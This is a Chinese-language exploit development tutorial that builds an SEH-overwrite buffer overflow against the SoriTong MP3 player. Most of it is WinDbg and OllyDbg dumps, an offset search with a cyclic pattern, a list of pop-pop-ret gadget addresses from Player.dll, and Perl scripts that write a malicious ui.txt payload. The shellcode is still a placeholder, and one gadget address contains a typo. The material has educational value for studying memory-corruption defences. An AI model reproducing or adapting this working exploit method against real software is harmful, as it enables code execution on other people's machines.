00120A40	7C948894	RETURN to ntdll.7C948894 from ntdll.7C95A007
00120A44	7C912867	RETURN to ntdll.7C912867 from ntdll.7C90E906
00120A48	0012EB00	
00120A4C	00000000	
00120A50	00F8A001	
00120A54	00000001	
00120A58	00120A24	
00120A5C	7C948871	RETURN to ntdll.7C948871 from ntdll.RtlFillMemoryUlong
00120A60	0012E0D4	
00120A64	7E44048F	USER32.7E44048F

当我们查看线程 (View-Threads)，并选择第一个线程 (这里指的是主线程)，右键选择‘dump thread data block’，我们可以看到指向SEH链的指针了。

Ident	Entry	Data block	Last error	Status	Priority	User time	System time
0000000040	00401000	7FFDF000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0001 s	0.1101 s
0000000040	7C8106F9	7FFDE000	ERROR_SUCCESS (00000000)	Active	32 + 15	0.0000 s	0.0000 s



所以这个异常例程有起作用。我们触发一个异常（通过构建一个畸形ui.txt文件），程序跳到了SEH链(0x0012DF64)。

View菜单打开“SEH chain”：



SE例程地址指向了处理异常的代码处。

SEH chain of main thread	
Address	SE handler
0012FD64	41414141

SE例程的指针被覆盖为4个字母A，现在变得有趣了。当处理一个异常时，EIP会被异常处理例程指针覆盖。所以一旦我们控制了 this 指针的值，我们就可以执行我们的代码了。


用Windbg动态观察SEH

当我们用Windbg来做同样的事情，会看到：

关掉ollydbg，用Windbg打开soritong.exe文件。



在调试器第一次中断（在执行文件前置一个断点）时，在command中运行G命令（或F5）运行程序。



Sortong mp3 player 运行不到一会儿就崩了。Windbg已经捕获了“first chance exception”。这也就是说Windbg会在异常被程序处理之前就监视到产生的异常，Windbg将暂停程序执行流程：

The message states “This exception may be expected and handled”.

这个消息提示“这个异常也许是被预期的和可处理的”。

查看栈：

```
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000+41
0:000> d esp
0012da14 3c eb aa 00 00 00 00 00-00 00 00 00 00 00 00 00 <.....
0012da24 94 da 12 00 00 00 00 00-e0 a9 15 00 00 00 00 00 .....
0012da34 00 00 00 00 00 00 00 00-00 00 00 00 94 88 94 7c .....|
0012da44 67 28 91 7c 00 eb 12 00-00 00 00 00 01 a0 f8 00 g(.|.....
0012da54 01 00 00 00 24 da 12 00-71 b8 94 7c d4 ed 12 00 ....$.q.|...
0012da64 8f 04 44 7e 30 88 41 7e-ff ff ff ff 2a 88 41 7e ..D~0.A~....*.A~
0012da74 7b 92 42 7e af 41 00 00-b8 da 12 00 d8 00 0b 5d {.B~.A.....]
0012da84 94 da 12 00 bf fe ff ff-b8 f0 12 00 b8 a5 15 00 .....
```

这里的ffffff 指定SEH链的结束，当我们运行!analyze -v命令，我们得到：

FAULTING_IP:

```
SoriTong!TmC13_5+3ea3
00422e33 8810 mov byte ptr [eax],dl
```

```
EXCEPTION_RECORD: ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 00000001
Parameter[1]: 00130000
Attempt to write to address 00130000
```

FAULTING_THREAD: 00000a4c

PROCESS_NAME: SoriTong.exe

ADDITIONAL_DEBUG_TEXT:

Use '!findthebuild' command to search for the target build information.
If the build information is available, run '!findthebuild -s ; .reload' to set symbol path and load symbols.

FAULTING_MODULE: 7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP: 37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_PARAMETER1: 00000001

EXCEPTION_PARAMETER2: 00130000

WRITE_ADDRESS: 00130000

FOLLOWUP_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810 mov byte ptr [eax],dl

BUGCHECK_STR: APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS: INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID: INVALID_POINTER_WRITE

IP_MODULE_UNLOADED:
ud+41414140
41414141 ?? ???

LAST_CONTROL_TRANSFER: from 41414141 to 00422e33

STACK_TEXT:

WARNING: Stack unwind information not available. Following frames may be wrong.
0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd40 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd44 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd48 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd4c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd50 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd54 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140

... (removed some of the lines)

0012ffb8 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012ffbc

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: SoriTong!TmC13_5+3ea3

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME: SoriTong.exe

STACK_COMMAND: ~0s ; kb

BUCKET_ID: WRONG_SYMBOLS

FAILURE_BUCKET_ID: INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner

EXCEPTION_RECORD指向ffffff, 说明程序没有一个异常处理例程用于处理这个溢出(将使用操作系统提供的“最终”例程)

当在异常发生后, 转储(dump)TEB, 你将看到:


```
0:000> d fs:[0]
```

```
003b:00000000 64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d.....
003b:00000010 00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020 00 0f 00 00 30 0b 00 00-00 00 00 00 08 2a 14 00 ....0.....*..
003b:00000030 00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 38 43 a4 e2 00 00 00 00-00 00 00 00 00 00 00 00 8C.....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
```

0x0012FD64.指向SEH链

这个区域现在包含了字母A

```
0:000> d 0012fd64
```

```
0012fd64 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd74 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd84 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd94 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fda4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdb4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdc4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdd4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

查看异常链:

```
0:000> !exchain
```

```
0012fd64: <Unloaded ud.drv>+41414140 (41414141)
```

Invalid exception stack at 41414141

=>所以我们已经成功覆盖异常处理例程。接下来让程序捕获这个异常（再次运行g命令），看会发生什么：

```
0:000> g
(bf0.a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded ud.drv>+0x41414140:
41414141 ??                ???
```

EIP的值被覆盖为41414141了，因此我们可以控制EIP。

在运行!exchain命令看下：

```
0:000> !exchain
```

```
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9032bc)
```

```
0012fd64: <Unloaded ud.drv>+41414140 (41414141)
```

Invalid exception stack at 41414141

Microsoft 发布了一个叫!exploitable的Windbg扩展。下载安装包，把DLL文件放到Windbg安装目录下的winext子文件夹中。



这个模块可以帮助你确定一次程序的崩溃/异常/非法访问是否是可利用的。（所以它不限于基于SEH的利用）

当这个模块用于Soritong MP3 player，在第一次异常发生时，我们看到：

```
(588.58c): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
```

```
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504
edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000=41
```

```
0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at
SoriTong!TmC13_5+0x00000000000003ea3
(Hash=0x46305909.0x7f354a3d)
```

User mode write access violations that are not near NULL are exploitable.
把异常传给程序处理（windbg捕获这个异常），我们看到：

```
0:000> g
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000
edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ?? ???
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation
at the Instruction Pointer starting at
<Unloaded_ud.drv>+0x0000000041414140 (Hash=0x4d435a4a.0x3e61660a)
```

Access violations at the instruction pointer are exploitable if not near NULL.
非常棒的模块，Microsoft干得好:-)
是否可以用寄存器跳到shellcode？

在windows xp sp1之前，为了执行shellcode你可以直接跳到寄存器。但sp1和更搞版本系统，有了保护机制防止这样的事情发生。在异常处理例程得到控制权之前，寄存器都被清0。以至于，在SEH发生作用时，寄存器将不可用。

相比于RET（控制EIP）型覆盖栈溢出，基于SEH Exploit所具有的优点

在一个典型的RET型溢出中，你覆盖EIP让它跳到你的shellcode。这个技术很好，但可能存在稳定性问题（如果你不能在一个DLL模块中找到跳转指令或者你需要硬编码一个地址），它同样还忍受着缓冲区大小带来的问题，以及放置shellcode的有效空间被限制。

当每一次你挖掘到基于栈的溢出和发现你可以覆盖EIP时，尝试进一步覆盖栈空间，试着到达SEH链。进一步覆盖意味着你很有可能会得到更多有效的栈空间；一旦你覆盖EIP（用垃圾数据）的同时会自动引发一个异常，如此就把一个“传统”的Exploit转变成了一个SEH Exploit了。


接着我们改如何利用基于SEH的漏洞？

简单。在基于SEH Exploit中，你的junk payload会依次覆盖next SEH域，接着是SE Handler域，最后，放上你的shellcode。

当异常发生时，程序会跳到SE Handler去。所以你需要在SE Handler中放些什么让它跳到你的shellcode。通过伪造一个二次异常来完成，这样程序就跳到next SEH pointer去。

因为next SEH域位于SE Handler域前面，会先被覆盖。而shellcode位于SE handler之后。如果

你是一个紧跟着一个，那么就可以欺骗SE handler去执行pop pop ret，它们会把next SEH的地址放到EIP中，接下来在next SEH中指令将被执行（不是放地址到next SEH域中，而是放一些指令进去）。在next SEH域中的指令要做的事就是跳过接下来的几个字节（存放SE Handler的地方）然后你的shellcode将得到执行。



当然了，shellcode有可能不是紧跟在被覆盖的SE Handler后面...可能在前面还存在一些垃圾字节...这对于确定shellcode的位置和正确的跳转到shellcode来说很关键。

在基于SEH的Exploit中你如何才能定位shellcode？

首先，找到next SEH和SE Handler的偏移，用指向pop pop ret指令串的指针覆盖SE Handler，在next SEH中放置一个断点。当异常发生时程序被中断，这时你就可以观察shellcode了。具体该如何做呢？看接下来的小节：

编写一个Exploit-找到“next SEH”和“SE Handler”的偏移

我们必须找到下面几个的偏移

- 1 “next SEH”的偏移，用jumpcode去覆盖它
- 2 “SE Handler”的偏移，用指向pop pop ret指令串的指针覆盖
- 3 放置shellcode的偏移

一个简单的办法就是用唯一模型字符串去填充payload（使用metasploit rulez ）去定位这3个位置。

```

my $junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac".
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A".
"f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9".
"Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak".
"6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An".
"n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9".
"Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As".
"6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av".
"v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9".
"Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba".
"6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B".
"d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9".
"Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi".
"6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B".
"l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9".
"Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq".
"6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B".
"t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9".
"Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1BxBx2BxBx3BxBx4BxBx5BxBx6BxBx7BxBx8BxBx9By0By1By2By3By4By5By".
"6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb".
"b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9".
"Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg".
"6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C".
"j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9".
"Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

```

```

open (myfile,">ui.txt");
print myfile $junk;

```

创建这个ui.txt文件

用windbg打开程序并运行（g）。调试器会捕获到“first chance exception”，不要在进一步运行而让程序捕获到“first chance exception”，因为它会改变整个栈空间布局。保持调试器挂起状态，并观察SEH链：

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41367440 (41367441)
Invalid exception stack at 35744134
```

SE Handler 已经被覆盖为41367441.

反序4136744（小端字节序）=>41 74 36 41（字符串At6A的16进制）。和偏移588处的吻合。

我们可以从中得出两个信息：

-SE Handler在588字节后被覆盖

-Next SEH在588-4=584字节后被覆盖。这个位置是0x0012fd64（!exchain输出的）

我们知道我们的shellcode就跟在SE Handler后面。所以shellcode一定位于0012fd64+4+4 bytes [Junk][next SEH][SEH][Shellcode]

(next SEH位于0x0012fd64处)

目标：Exploit引发一个异常，跳到SEH，在那里将引发另一个异常（pop pop ret）。这会使执行流程跳回到next SEH。所以我们需要告诉“next SEH”要“跳过接下来的几个字节到你的shellcode”。这里需要跳过6个字节就行了（或者更多，如果你shellcode开始前有一些nop的话）。

一个 short jmp的机器码为EB，跟上跳转距离。换言之，跳过6字节的short jmp的机器码为EB 06.我们需要填充4bytes，因此我们加上2个nop。所以我们用0xEB, 0x06, 0x90, 0x90覆盖“next SEH”。

在于SEH的Exploit中pop pop ret指令串到底是如何起作用的？

当异常发生时，异常分发器创建自己的栈帧。它会把EH Handler成员压入新创的栈帧中（作为函数起始的一部分）在EH结构中有一个域是EstablisherFrame。这个域指向异常注册记录（next SEH）的地址并被压入栈中，当一个例程被调用的时候被压入的这个值都是位于ESP+8的地方。现在如果我们用pop pop ret串的地址覆盖SE Handler：

-第一个pop将弹出栈顶的4 bytes

-接下来的pop继续从栈中弹出4bytes

-最后的ret将把此时ESP所指栈顶中的值（next SEH的地址）放到EIP中。

事实上，next SEH域可以认为是shellcode的第一部分。

编写Exploit-把所有的东西连起来

找到了重要的偏移后，在编写Exploit前就剩下定位“fake exception”的地址了（pop pop ret）。

当我们在windbg中运行Soritong MP3 player，我们可以看到被加载模块的列表：

```
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft...d4ce83\comctl32.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000 C:\WINDOWS\system32\DRMClie.DLL
ModLoad: 5bc60000 5bca0000 C:\WINDOWS\system32\strmdll.dll
```

```
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
```

我们只对程序自身的DLL模块感兴趣，让我们在这些DLL里面找pop pop ret。使用findjmp.exe，我们可以可以在DLL中找pop pop ret指令串（例如：.找pop edi）

下面的随便一个地址都行，只要它不包含NULL bytes

```
C:\Program Files\SoriTong>c:\findjmp\findjmp.exe Player.dll edi | grep pop | grep -v "000"
```

```
0x100104F8 pop edi - pop - retbis
0x100106FB pop edi - pop - ret
0x1001074F pop edi - pop - retbis
0x10010CAB pop edi - pop - ret
0x100116FD pop edi - pop - ret
0x1001263D pop edi - pop - ret
0x100127F8 pop edi - pop - ret
0x1001281F pop edi - pop - ret
0x10012984 pop edi - pop - ret
0x10012DDD pop edi - pop - ret
0x10012E17 pop edi - pop - ret
0x10012E5E pop edi - pop - ret
0x10012E70 pop edi - pop - ret
0x10012F56 pop edi - pop - ret
0x100133B2 pop edi - pop - ret
0x10013878 pop edi - pop - ret
0x100138F7 pop edi - pop - ret
0x10014448 pop edi - pop - ret
0x10014475 pop edi - pop - ret
0x10014499 pop edi - pop - ret
0x100144BF pop edi - pop - ret
0x10016D8C pop edi - pop - ret
0x100173BB pop edi - pop - ret
0x100173C2 pop edi - pop - ret
0x100173C9 pop edi - pop - ret
0x1001824C pop edi - pop - ret
0x10018290 pop edi - pop - ret
0x1001829B pop edi - pop - ret
0x10018DE8 pop edi - pop - ret
0x10018FE7 pop edi - pop - ret
0x10019267 pop edi - pop - ret
0x100192EE pop edi - pop - ret
0x1001930F pop edi - pop - ret
0x100193BD pop edi - pop - ret
0x100193C8 pop edi - pop - ret
0x100193FF pop edi - pop - ret
0x1001941F pop edi - pop - ret
0x1001947D pop edi - pop - ret
0x100194CD pop edi - pop - ret
0x100194D2 pop edi - pop - ret
0x1001B7E9 pop edi - pop - ret
0x1001B883 pop edi - pop - ret
0x1001BDBA pop edi - pop - ret
0x1001BDDC pop edi - pop - ret
0x1001BE3C pop edi - pop - ret
0x1001D86D pop edi - pop - ret
0x1001D8F5 pop edi - pop - ret
0x1001E0C7 pop edi - pop - ret
0x1001E812 pop edi - pop - ret
```

我们用0x1008de8，它符合我们的需求：

```
0:000> u 10018de8
```

```
Player!Player_Action+0x9528:
10018de8 5f pop edi
10018de9 5e pop esi
10018dea c3 ret
```

（你也可以使用其他的地址）

提示: 正如你在上面看到的那样, `findjmp` 要求你指定一个寄存器。可能Metasploit的`msfpescan`更容易使用, 它只需要指定DLL和参数`-p`, 然后把结果输出到文件。`Msfpescan`不要求指定寄存器, 它会获取所有的组合...然后打开输出的文件你就看到地址了。你也可以用`memdump`转储全部进程内存到一个文件夹, 接着用`msfpescan -M<folder> -p` 在内存中找所有的`pop pop ret`组合。

Exploit payload 必须是下面这样的布局:

```
[584 characters][0xeb,0x06,0x90,0x90][0x10018de8][NOPS][Shellcode]
junk next SEH current SEH
```

事实上, 很多典型的exploit的结构如下所示:

Buffer padding	short jump to stage 2	pop/pop/ret address	stage 2 (shellcode)
Buffer	next SEH	SEH	

为了定位shellcode (“应该”紧跟SEH后), 你可以替换 “next SEH” 中的4 bytes为断点。它可以让你查看寄存器, 例如:

```
my $junk = "A" x 584;
```

```
my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc"; #breakpoint
```

```
my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll
```

```
my $shellcode = "1ABCDEFGHJKLM2ABCDEFGHJKLM3ABCDEFGHJKLM";
```

```
my $junk2 = "\x90" x 1000;
```

```
open(myfile,>'ui.txt');
```

```
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
(e1c.fbc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e504 edi=0012fd64
